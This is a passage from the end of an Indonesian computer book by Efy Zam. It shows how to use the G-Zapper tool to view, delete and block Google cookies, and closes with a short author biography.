
Gambar 443: G-Zapper.

Untuk melihat cookies apa saja yang dibuat oleh Google dalam komputer Anda, klik pada ikon yang berbentuk kaca pembesar.




Gambar 444: Query pencarian di Google.

Untuk menghapus cookies, Anda hanya perlu menekan tombol **Delete** pada tampilan utama maupun dari daftar cookies. Selain itu, untuk menghapus cookies dan juga memblokir pembuatan cookies di waktu berikutnya, tutuplah terlebih dahulu browser yang sedang Anda gunakan.



Gambar 445: Membersihkan keyword Google.

Perlu Anda ketahui, apabila Anda mengaktifkan fungsi untuk memblokir cookies Anda tidak akan bisa mengakses beberapa fasilitas dari Google seperti Gmail.



Gambar 446: Blokir cookie Google.

Tentang Penulis

Efy Zam adalah seorang penulis TI independen dan telah lama berkecimpung dalam dunia komputer baik sebagai hobby juga sebagai pekerjaan yang dilakoni.

Dia telah menulis banyak buku mengenai komputer. Buku ini merupakan buku pertama yang ditulis pada tahun 2011. Sedangkan ide penulisan buku ini sudah ada sejak lama. Untuk saran yang membangun, bisa Anda layangkan email ke: efvy2k@gmail.com